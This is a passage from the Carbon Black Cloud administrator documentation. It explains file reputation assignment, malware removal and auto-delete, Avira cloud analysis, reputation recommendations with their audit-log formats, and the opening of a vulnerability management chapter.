
Carbon Black Cloud assigns reputations to pre-existing files when **Run background scan** option is enabled and **On-Access File Scan Mode** option is set to **Disabled** or **Normal**.

The existing file is assigned a reputation during the Background Scan. The Carbon Black Cloud sensor uses that existing reputation and queues a Cloud reputation lookup for the next check-in window (every sixty seconds).

Reputations Assignment for Network Files

The Carbon Black Cloud sensor assigns reputations to network files when these files are either in a No Execute state or Pre-Execute state.

- Unknown (`RESOLVING`) reputation means the sensor has not yet reached the Carbon Black Cloud backend.
- Definite reputation refers to any Carbon Black Cloud reputation except the `NOT_LISTED` and `RESOLVING` reputations.
- Local Scanner is not supported on MacOS devices.



Assign Reputations for Network Files in No Execute State

The Carbon Black Cloud sensor assigns reputations to network files when these files are in No Execute state and the **Scan files on network drives** option is enabled.

- The Carbon Black Cloud sensor scans files residing on network drive and on file READ sends a reputation request (every sixty seconds).
 - If another file attempts to access the file, the sensor does not generate another reputation request.
- The sensor applies the Unknown reputation until it receives a reputation from the Carbon Black Cloud.
- If the **Scan files on network drives** option is disabled, the sensor does not assign a reputation until the network file attempts to EXECUTE.

Reputation Assignment for Network Files in Pre-Execute State

The Carbon Black Cloud sensor assigns reputations to all files on a network drive when these files are in Pre-Execute state and the **Scan execute on network drives** option is disabled.

- The Carbon Black Cloud sensor calculates the SHA256 hash for all files on EXECUTE so that each file is tracked and recorded, and sends a reputation request to Carbon Black Cloud (every sixty seconds).
 - If another file attempts to access the file, the sensor does not generate another reputation request.
- The sensor applies the Unknown reputation until it receives a reputation from the Carbon Black Cloud. After Carbon Black Cloud returns the requested reputation from the sensor, policy rules can apply to the network file.
- If the **Scan execute on network drives** option is enabled, the reputation assignment process is the same as for a new file attempting to execute for the first time (pre-execute). For more details, see [Reputation Assignment when Delay Execute for Cloud Scan and On-Access File Scan Mode are Enabled](#).

Malware Removal

You can use the reputation of an application to identify malware.

Look for applications with the **KNOWN_MALWARE**, **SUSPECT_MALWARE**, or **PUP** reputations.

All historical malware data from the past six months displays on the **Malware Removal** page under the **Detected** or **Deleted** tabs. When an item is added to the company approved list, company banned list, or its reputation is overridden, the item will be removed from the Malware Removal page.

Detected malware

Malware can exist on an endpoint even if the malware is prevented from running. This tab displays all files scanned and classified as **KNOWN_MALWARE**. Search for specific malware by hash or filename using the **Search** box.

If you are unable to find the hash on this page, you can delete the file by searching for the hash on the Investigate page and clicking the **Take Action** button on the appropriate event.

Auto-delete known malware

Enable a policy to automatically delete known malware within a specified time frame.

To auto-delete known malware:

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select a policy. On the **Sensor** tab, click the box for **Auto-delete known malware hashes after**.
- 3 Select a time frame, then click **Save**.

After the policy setting is enabled, all new, executable malware is deleted at the end of the selected time frame. Auto-delete does not delete files that are signed by Microsoft, Carbon Black files, or files that have had their hashes changed.

Deleted malware

After malware is deleted, it is removed from the **Detected** tab and moved to the **Deleted** tab. If you attempt to delete a file that has any reputation other than **KNOWN_MALWARE**, you must confirm the deletion twice. All deleted malware files are permanent and cannot be restored.

Use the [Audit Logs](#) to see deleted malware, malware scheduled for deletion, and admin actions. Search the Audit Log for the hash you requested deletion of to see other events associated with the hash.

Cloud Analysis

Improve prevention against new forms of malware by enabling analysis of unknown binaries by Avira, a third-party partner.

When enabled, binaries with a "NOT_LISTED" reputation are submitted to Avira for cloud analysis. The file must be a portable executable to be uploaded (e.g., ".exe", ".dll"). Document files, such as PDFs, text files, pictures, spreadsheets, and other personal files cannot be uploaded. Analysis of files is fully automated and no information is shared with any third-party outside of Avira.

Enabling cloud analysis by Avira requires a Windows sensor 3.2+ and the local scanner set to enabled.

To enable cloud analysis

- 1 Click **Enforce**, then **Policies**.

- 2 Select the policy for which to enable cloud binary analysis.
- 3 On the **Sensor** tab, select the checkbox for **Submit unknown binaries for analysis by Avira**
- 4 Confirm that you would like to share data with Carbon Black and Avira, then click **Save**.

Important If enabled, this functionality will upload binary files, including the files' content, to Carbon Black for analysis. You may opt out of this functionality at any time. Carbon Black uses a third-party vendor, Avira Operations GmbH & Co. KG ("Avira"), as a sub-processor to assist with threat analysis. Binary files are sent to Avira's network. Avira only processes the data to meet Carbon Black's obligations under the applicable agreement and for no other purpose. Avira has implemented appropriate security and operational methods that are designed to secure the data, and will comply with all applicable data privacy laws when processing the data. The information will be processed by Avira in their Germany and USA data centers. In the course of using the services, you shall have sole responsibility for the accuracy, quality, integrity, legality, reliability, appropriateness, and intellectual property ownership or right to use and transfer to Carbon Black all such data. You can view Carbon Black's privacy policy at <https://www.vmware.com/help/privacy.html>. This privacy policy is updated periodically, as needed.

Recommendations

A recommendation is a suggested configuration, a reputation override, which you select to apply to improve the healthy state of your environment. Currently, you can use the Hash and IT Tools recommendations.

Carbon Black Cloud generates recommendations based on data science about:

- blocked events in your current organization
- blocked events in all orgs, and
- accepted reputation rules

Why use recommendations?

To benefit from the detection and prevention capabilities of the Carbon Black Cloud Endpoint Standard product, and comply with security standards, you must enable high enforcement policies. Carbon Black Cloud automatically suggests such policy rules to you by generating organization-specific recommendations through data mining and applying them to your account.

Here are some of the issues that Recommendations solve in your organization:

- Reducing the cognitive workload of tuning alert load.
- Focusing on actionable items.
- Adding approvals for software allowed to run in your environments
- Reducing the tuning time for new customers to get them to a secure state faster

Recommendations are available in the Carbon Black Cloud Endpoint Standard product and assist you in tuning your console and optimizing your environment. Carbon Black Cloud prioritizes suggested recommendations based on the impact and relevance they have on your organization's environments. It allows you to review these recommended actions further before accepting and implementing them. This service reduces your cognitive load when identifying exceptions.

Where can I view recommendations?

You can view your newly generated recommendations in the Carbon Black Cloud console under the **Enforce > Recommendations** page of the navigation panel.

- The **New** tab holds the latest recommendations for your organization. Here you decide to accept or reject a recommendation.

You can view up to 10 personalized and prioritized recommendations per day with new recommendations being updated daily. You can use them to update your approved lists. The recommendations that are not reviewed expire in 30 days.

The Carbon Black Cloud console represents each new recommendation in a card view with content depending on the set rule. The following are content examples for Hash and IT Tools recommendations.

- Recommendation type.
- The approximate number of blocked events in your organization over the past 30 days.
- The approximate number of devices in your organization impacted by these events.
- Links to the **Investigate** page, where you can see sensor events and devices related to that recommendation.
- If you enable Carbon Black CloudEnterprise EDR, you can view binary details for the SHA-256.

During the review process, before accepting or rejecting a recommendation, you can investigate the information related to the recommendation. This information includes the types of events affected and the devices where these alerts are found.

- The **Reviewed** tab lists all recommendations that you already accepted or rejected.

You have the option to either accept or reject the recommendation. The accepted recommendations also add the accepted suggestion to the configuration of the system, for example, add applicable reputation to the approved list in case of a Hash or IT Tool recommendation.

To reverse an action made on any recommendation, you can visit the **Reviewed** tab and select the specific recommendation you want to take this action on.

Additionally, recommendations display on the **Alerts > Alert Details** pane, where the noise from certain reputations is optimized and tuned. Integrating the revision of recommendations daily enhances the fine tuning of the Carbon Black Cloud Endpoint Standard implementation in your environment. The implementation of recommendations fast tracks the environment security by improving the quality of detection and alerts presentation.

Any actions you perform within the **Recommendations** page and actions related to recommendations in the **Reputation** page are logged into the **Audit Log** page. These actions can include accepting and rejecting a recommendation, adding hashes and IT tools to the approved list, or removing them from the approved list.

For more information on reputations, see [Manage Reputations](#).

Why is the "New" page empty?

Recommendations use specific blocked events that match to a specific condition. If there are no matching blocked events for the last 30 days for that specific condition, Carbon Black does not create hash recommendations. Your organization does not have any blocked events that match.

Data about this organization still exists due to further gathering of reputation data to prevent duplicate recommendations.

How Carbon Black Cloud Generates Recommendations



To better understand how recommendations work, this section describes how the Carbon Black Cloud generates the Hash and IT Tools recommendations.

How does Carbon Black Cloud generate Hash recommendations?

First, the Carbon Black Cloud looks in every single organization within your environment for the rules the organization has in its approved list of reputations. It analyzes all hash entries present in the approved lists across different organizations. Then, Carbon Black checks the reputation of each hash to make sure it belongs to the approved list. Finally, it uses the data to create a pool with potentially recommendable hash rules (good recommendations).

Once the pool is present, the Carbon Black Cloud looks at each organization and analyzes all sensor action events that are happening in your environment. It cross-references the observed hashes with the pool of good recommendations and uses the available data to generate recommendations and apply them to your account. The Carbon Black Cloud console lists the recommendations that rank in priority by the number of sensor action events that apply to your account - the greater the number of sensor actions, the higher the priority.


Hash sample: Sre.exe (29be3583t...273e9f7)



How does Carbon Black Cloud generate IT Tools recommendations?

The Carbon Black Cloud generates the IT Tool recommendations from a list of approved tools maintained by our Threat Research team. Then, the Recommendations feature analyzes sensor actions and matches observed applications with a list of trusted IT Tools. From there, the Carbon Black Cloud console generates a list of recommendations ranked by the number of sensor actions associated with the tool. Finally, the recommendations are presented to the user to choose whether they want to add the process to the Approved list.

IT Tool sample: c:\program files\dell\supportassistagent\sre\sre.exe



Accept Recommendations

You review a recommended action and once you accept it, the Carbon Black Cloud console applies it in your environment.

Procedure

- 1 Go to **Enforce > Recommendations** on the left navigation pane.
 - 2 Go through the available recommendations, locate the one you want to add to the approved list, and click **Yes**.
- The **Accept Recommendation** pop-up displays.

- 3 Leave a comment, and click **OK**.

The **Recommendation accepted** notification displays.

- 4 Optional. Click **View Reputation**.

The Carbon Black Cloud console redirects you to the **Enforce > Reputation** page. Here you see details on the applied reputation.

Reject Recommendations

After you remove a recommendation, it appears as rejected.

If you manually delete a recommendation from the **Reputation** page, the status of this recommendation updates from accepted to rejected under the **Recommendations > Reviewed** tab.

Procedure

- 1 Go to **Enforce > Recommendations** on the left navigation pane.
- 2 Go through the available recommendations, locate the one you do not trust, and click **No**.
The **Reject Recommendation** pop-up displays.
- 3 Leave a comment, and click **OK**.
The **Recommendation rejected** notification displays.
- 4 Optional. To revert this action and keep the recommendation as new , click **Undo**.

Accept Rejected Recommendations

You can accept a recommendation that you initially rejected.

Procedure

- 1 Go to **Enforce > Recommendations** on the left navigation pane and select the **Reviewed** tab.
- 2 Locate the **Status** drop-down menu and select **Rejected**.
All recommendations with this status list under the **Reviewed** tab.
- 3 Select the recommendation you want to move to the approved list, and click **View** from the **Actions** column.
The **View Recommendation** pop-up displays.
- 4 To add the hash or the IT tool to the approved list, click **Add SHA256 to approved list** or **Add IT_Tool to approved list** respectively.

Results

The recommendation is available under the **Reviewed** tab with status accepted.

What to do next

Go to any of your accepted recommendations, click **View** in the **Actions** column, and select **View reputation**.

Recommendations in the Audit Log

You can use the audit log to view all the actions performed on the recommendations and the associated reputations in your organization.

To access the audit log content in the Carbon Black Cloud console, navigate to the **Settings > Audit Log** page, and search for a recommendation. The search result represents each action on the recommendations in a certain format depending on the recommendations type and status.

You can export the filtered content into a .csv file through the download icon .

For more information, see [Audit Logs](#).

Hash Recommendations

Audit Log Template	Example
Template for accepted recommendations: User < <i>user email</i> > accepted recommendation ID < <i>recommendation ID</i> >. Added SHA-256 hash < <i>hash</i> > / < <i>app name</i> > to < <i>list type</i> > list. Comment: <"comment from Recommendations page">	Reputation log example: <pre>User kromano+dev01-admin@carbonblack.com added Reputation Override for Organization ID 1 of type SHA256 to WHITE_LIST with content: 56f560d8254ebb453daeaaf9abe5c3c6de2e18eafaa5a9e40e0348e9b219 31fa3 zoom.exe</pre> Recommendations log example <pre>User kromano@carbonblack.com accepted recommendation ID: 13985y13. Added SHA-256 hash (56f560d8254ebb453daeaaf9abe5c3c6de2e18eafaa5a9e40e0348e9b21931fa3 zoom.exe) to approved list. Comment: "This is a comment on the Recommendations page"</pre>
Template for deleted recommendations: User < <i>user email</i> > reverted recommendation ID: < <i>recommendation ID</i> >. Deleted SHA-256 hash < <i>hash</i> > / < <i>app name</i> > from < <i>list type</i> > list.	Reputation log example: <pre>User kromano+dev01-admin@carbonblack.com deleted Reputation Override for Organization ID 1: [80ba7e2cd71611ebbfecdd6d9ebdeae8]</pre> Recommendations log example: <pre>User kromano@carbonblack.com reverted recommendation ID: 13985y13. Deleted SHA-256 hash (56f560d8254ebb453daeaaf9abe5c3c6de2e18eafaa5a9e40e0348e9b21931fa3 zoom.exe) from approved list.</pre>

Audit Log Template	Example
Template for rejected recommendations: User <user email> rejected recommendation ID: <recommendation ID>.	User kromano@carbonblack.com rejected recommendation ID: 13985y13.
Template for restored recommendations: User <user email> restored recommendation ID: <recommendation ID>.	User kromano@carbonblack.com restored recommendation ID: 13985y13.

IT Tools Recommendations

Audit Log Template	Example
Template for accepted recommendations: User <user email> accepted recommendation ID <recommendation ID>. Added IT Tool path (<path> / child processes <included/excluded>) to <list type> list. Comment: <"comment from Recommendations page">	<p>Reputation log example:</p> <pre>User kromano+dev01-admin@carbonblack.com added Reputation Override for Organization ID 1 of type IT_TOOL to WHITE_LIST with content: c:\windows\veeamvsssupport\veeamguesthelper.exe true</pre> <p>Recommendations log example:</p> <pre>User kromano@carbonblack.com accepted recommendation ID: 13985y13. Added IT Tool path (c:\windows\veeamvsssupport\veeamguesthelper.exe child processes included) to approved list. Comment: "I wrote this comment on the Recommendations page"</pre>
Template for deleted recommendations: User <user email> reverted recommendation ID: <recommendation ID>. Deleted IT Tool path (<path> / child processes <included/excluded>) from <list type> list.	<p>Reputation log example:</p> <pre>User kromano+dev01-admin@carbonblack.com deleted Reputation Overrides for Organization ID 1: [dfa48952d64d11eb9b86b5e8605015d7]</pre> <p>Recommendations log example:</p> <pre>User kromano@carbonblack.com reverted recommendation ID: 13985y13. Deleted IT Tool path (c:\windows\veeamvsssupport\veeamguesthelper.exe child processes included) from approved list.</pre>

Audit Log Template	Example
Template for rejected recommendations: User < <i>user email</i> > rejected recommendation ID: < <i>recommendation ID</i> >.	User kromano@carbonblack.com rejected recommendation ID: 13985y13.
Template for restored recommendations: User < <i>user email</i> > restored recommendation ID: < <i>recommendation ID</i> >.	User kromano@carbonblack.com restored recommendation ID: 13985y13.

Harden

6

This chapter includes the following topics:

- [Managing Vulnerabilities](#)
- [Using Kubernetes Search](#)
- [Discovering Kubernetes Health](#)
- [Investigating Kubernetes Violations](#)

Managing Vulnerabilities


You view VM workloads, endpoints, and EC2 instances vulnerabilities, and take actions on them through the Carbon Black Cloud console.

Assessing Vulnerabilities with Carbon Black Cloud

Assessing vulnerabilities can help reduce risk in your environment. You view the full context of any individual vulnerability that exists on an asset, how it impacts your environment, including risk score details, and perform remediation.

Accessing **Vulnerabilities** depends on your system configuration:

- If you do not have Container Security feature enabled, click **Vulnerabilities** in the left navigation pane.
- If you have Container Security feature enabled, navigate to **Harden > Vulnerabilities** in the left navigation pane.



Vulnerability data for newly added virtual machines (VMs), endpoints, and EC2 instances to your inventory typically collects within minutes, but under certain circumstances it can take up to 24 hours. Vulnerability data is not collected for VMs identified as non-persistent or short-lived Virtual Desktop Infrastructure (VDI) clones. These clones exist less than 24 hours and are therefore difficult to patch before they are spun down. The Vulnerability Management solution assesses golden images from which clones are deployed and persistent clones which exist for 24 hours or more. When new clones are deployed from a clean and up-to-date golden image, they contain the latest patches that address known vulnerabilities.

To view all vulnerabilities for your VM workloads, endpoints, or EC2 instances, click **Vulnerabilities** from the left navigation pane of the Carbon Black Cloud console, and select the associated tab.

VM workloads, endpoints, and EC2 instances can have multiple vulnerabilities, each with a different risk score. Based on this score, vulnerabilities are filtered on the level of severity - critical, important, moderate, or earlier. The higher the risk score, the later the severity.

The **Vulnerabilities** page shows the count of all vulnerabilities across all assets - operating systems (OS), apps, and versions.

Endpoints Vulnerabilities

After deploying sensors on endpoints, you can view security vulnerabilities and use this information to schedule patches or updates.

You can view all vulnerabilities for your endpoints while logged in to the Carbon Black Cloud console and navigating to the **Vulnerabilities > Endpoints** tab.

The **Inventory > Endpoints** screen allows you to access the device's vulnerabilities as well. Double-click a row and locate the **Vulnerability** severity in the drop-down panel. If you wish to view the updated vulnerability data immediately, click **Reassess now**.

Endpoints can have multiple vulnerabilities, each with a different risk score. Based on this score, vulnerabilities are filtered by severity - critical, important, moderate, or low. The higher the risk score, the higher the severity. To learn more about severity and risk score, refer to [Risk Evaluation](#).

Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**. This view shows the count of all vulnerabilities across all endpoints.

Depending on how you want to view the vulnerability data, you can either select the **Endpoints** view or the **Vulnerabilities** view.

Endpoints View

Once you navigate to **Vulnerabilities > Endpoints** tab, the **Endpoints** view is available by default. Here you can filter the data by **OS** and manage the data the sensors gather from all endpoints in your environment. Double-click a row or click the **>** icon to view more information on related vulnerabilities in the expanded **Vulnerabilities** details panel. Vulnerability data for each endpoint is refreshed automatically every 24 hours. If you wish to view the updated vulnerability data immediately, click **Reassess now** from the **Vulnerabilities** details panel.

Vulnerabilities View

When you select **Vulnerabilities** from the **View by** drop-down menu, you can filter data based on **Type** (App or OS), or based on **OS** (Windows or Linux).

OS-level and App-level vulnerabilities for Windows endpoints are discovered through the OS details and security patches applied on each endpoint. OS- level and App-level vulnerabilities for Linux endpoints are discovered through the OS details and the list of all installed packages. When the security patch associated with vulnerability is not applied or the package installed is detected to be vulnerable, the system flags the endpoint as vulnerable. For details on how to remediate a vulnerability, see [Resolve Vulnerabilities](#).

VM Workloads Vulnerabilities

